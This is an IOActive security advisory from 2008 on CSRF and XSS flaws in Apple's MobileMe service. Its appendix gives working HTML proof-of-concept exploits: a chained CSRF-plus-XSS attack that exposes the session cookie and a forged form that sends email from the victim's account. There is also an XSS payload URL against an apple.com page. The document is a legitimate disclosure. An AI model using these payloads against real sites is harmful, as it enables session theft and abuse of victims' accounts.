IOActive Security Advisory

Title	Multiple Vulnerabilities in Apple's MobileMe Service
Severity	Critical
Date Reported	5 August 2008
Authors	Richard van Eeden, Ilja van Sprundel

Overview

Apple's MobileMe (me.com) web service contains several serious security vulnerabilities, the most critical of which combines Cross-site Request Forgery (XSRF) and Cross-site Scripting (XSS) and allows an attacker to access the service without a valid password. All discovered attacks require that the victim visit a malicious web link that is supplied by the attacker. Additionally, HTTPS is not always enforced on the website.

Cross-site Request Forgery Vulnerabilities

Numerous components of the *me.com* service are vulnerable to Cross-site Request Forgery attacks and while not all possibilities were investigated, it is likely that all actions a user can perform blindly can be abused by a remote attacker. To prevent this type of attack, the use of a secret, user-specific token—in addition to cookies—is recommended.

The four identified XSRF vulnerabilities include:

- XSRF-01 Sending e-mail on behalf of the user
- XSRF-02 Creating contacts in the address book
- XSRF-03 Creating folders in the user's email inbox
- XSRF-04 Creating compressed files in the iDisk account

Cross-site Scripting Vulnerabilities

Numerous components of the *me.com* service are vulnerable to Cross-site Scripting attacks; however, some of the vulnerabilities did not appear to be exploitable because the reply was comprised of pure JSON data and the authors were not able to automate the steps required to exploit the vulnerability. All JSON requests and replies used HTTP POSTS, which make it impossible to leak data back. It is not known whether all XSS vulnerabilities were identified, so an exhaustive code review coupled with sanitization of all user input strings is recommended.

The six identified XSS vulnerabilities include:

- XSS-01 File and folder names in the iDisk service
- XSS-02 Contact's last name in the Compose Email window

- XSS-03 Contact's last name in the contact manager
- XSS-04 Folder names in the mail folder (Location)
- XSS-05 Folder creation in the inbox ("folder name already exists")
- XSS-06 XSS vulnerability on *apple.com* domain

Chained Attacks

Combining XSRF and XSS vulnerabilities creates even more dangerous attacks such as using XSRF to automate the steps required to trigger an XSS bug, resulting in arbitrary JavaScript code execution and cookie theft.

The three identified combination vulnerabilities include:

- XSRF-02 plus XSS-02
- XSRF-02 plus XSS-03
- XSRF-04 plus XSS-01

This advisory contains two Proofs of Concept—one for XSRF-01 and one for XSRF-04 plus XSS-01.

Cross-site Request Forgery Vulnerabilities

XSRF-01 Sending e-mail on behalf of the user

We were able to send e-mail from the victim's account by forcing their browser to send an HTTP POST request to <http://www.me.com/wo/WebObjects/Webmail2.woa/wa/ComposeDirectAction/sendMessage>.

Refer to the section "Appendix: Proofs of Concept" for a demonstration of this issue.

XSRF-02 Creating address book contacts

We were able to create arbitrary contacts in the victim's address book by forcing their browser to send an HTTP post request to:

http://www.me.com/wo/WebObjectgs/Contacts.woa/wa/ScriptAction/saveContact

XSRF-03 Creating folders in the user's email inbox

We were able to create arbitrary folders in the user's inbox by forcing their browser to send an HTTP POST request to:

http://www.me.com/wo/WebObjects/Webmail2.woa/wa/FoldersDirectAction/addFolder

XSRF-04 Creating compressed files in the iDisk account

We were able to create arbitrary ZIP archives in the user's iDisk account by forcing their browser to send a special HTTP POST request to:

http://www.me.com/ix/VICTIM

The post body should contain an XML file that describes the files to be archived. This vulnerability becomes more powerful when combined with another XSS vulnerability; please refer to the appendiceal section "Combination Exploit" for further information.

Cross-site Scripting Vulnerabilities

XSS-01 File and folder names in the iDisk service

The iDisk service does not escape file and folder names properly, so it is possible to create file and folder names that containing HTML and JavaScript tags; refer to Figure 1



Figure 1

This vulnerability is incredibly dangerous since it is possible to create arbitrary ZIP archives by way of an XSRF vulnerability. This vulnerability's proof of concept is contained in the Appendix.

XSS-02 Contact's last name in the Compose Email window

The pull down menu in the Compose window does not escape the contact's last name correctly; when the user types the first character of a name, the window attempts to finish it based on previous similar entries. If the name contains HTML or JavaScript tags they are interpreted by the browser; refer to Figure 2.



Figure 2

This bug is dangerous when combined with the XSRF-02 vulnerability.

XSS-03 Contact's last name in the contact manager

Accessed through the Compose Email window, the contact manager contains a cross-site scripting vulnerability that is particularly dangerous when combined with the XSRF-02 vulnerability; refer to Figure 3.



Figure 3

XSS-04: Folder names in the Mail folder (Location)

The process of displaying folder names in the Inbox contains a cross-site scripting vulnerability; to reproduce it requires only two steps:

1. Create a folder whose name contains an HTML tag; for example, **<H1>test**.

2. Create a second folder and click its Location drop-down box; refer to Figure 4.



Figure 4

XSS-05 Folder creation in the inbox

When the user attempts to create a folder using a name that is already taken, the dialog box that informs the user of this duplication contains a cross-site scripting vulnerability. To reproduce the vulnerability, create a folder whose duplicate name contains HTML tags twice; refer to Figure 5.



Figure 5

XSS-06 XSS vulnerability on apple.com domain

The apple.com domain contains a cross-site scripting vulnerability. While the cookie auth.secure.com could not be stolen during our initial attack, it may potentially be exploited in another way; refer to Figure 6.

http://discussions.apple.com/search.jspa?threadID=&q=blah&objID=%22%3Eb%3C/a%3E%3Cscript%3Ealert('xss');%3C/script%3E%3Ca%20href=%22&dateRange=last90days&userID=&numResults=15&rankBy=10001



Figure 6

Appendix: Proofs of Concept

Combination Exploit (XSRF-04 plus XSS-01)

The compression XSRF vulnerability (XSRF-04) was used to create a .ZIP archive in the root of the iDisk service that contained both HTML and JavaScript in its filename. The file name isn't properly escaped, causing the browser to interpret the string as HTML/JavaScript code (XSS-01).

We instructed the target browser to create this archive by forcing it to post an XML file to a specific URL. The XSS string cannot contain the forward-slash character (/), making it impossible to use <script></script> tags. We solved this issue by using the onLoad event of an iframe. At that point we gained full control over the browser and could read the victim's cookie.

The following proof-of-concept exploit runs `'alert(document.cookie')`; but a real-world attacker would probably refresh the browser to a system he controlled in order to log the victim's cookie.

```
<html>
<head>
<title>me.com ownage</title>
<script language="JavaScript">
function Start() { document.forms[0].submit();}
</script>
</head>
<body onLoad="Start();">
<form enctype='text/plain'
action='http://www.me.com/ix/USER/<iframe
onLoad="alert(document.cookie)">' method='post'>
<input type='hidden' name='<?xml version' value='"1.0"
encoding="utf-8" ?><ziplist
xmlns="http://user.mac.com/properties/"><entry><name>Data</name><
href>http://www.me.com/ix/USER/Data</href></entry></ziplist>'>
</form>
</body>
</html>
```

Cross-site Request Forgery Exploit (XSRF-01)

This attack shows how an attacker can send an email from the victim's mailbox.

```
<html>
<title>me.com XSRF proof-of-concept-exploit</title>
<body>
<form
action="http://www.me.com/wo/WebObjects/Webmail2.woa/wa/ComposeDi
rectAction/sendMessage"
method="post">
<input type="text" name="modeForCompose" value="0">
<input type="text" name="pmfid" value="">
<input type="text" name="pmid" value="">
<input type="text" name="trySpellCheck" value="true">
<input type="text" name="srcofCallerApp" value="">
<input type="text" name="to" value="any_address@ioactive.com">
<input type="text" name="cc" value="">
<input type="text" name="ccHidden" value="">
<input type="text" name="subject" value="PWNED">
<input type="text" name="HIDDENACTION" value="SEND">
<input type="text" name="muid" value="CF185D5C-011B-1000-F783-
3D15ED56B197">
<input type="text" name="bodyField" value="hackhackhack">
<input type="text" name="sessionID" value="">
<input type="submit" value="Submit">
</form>
</body>
</html>
```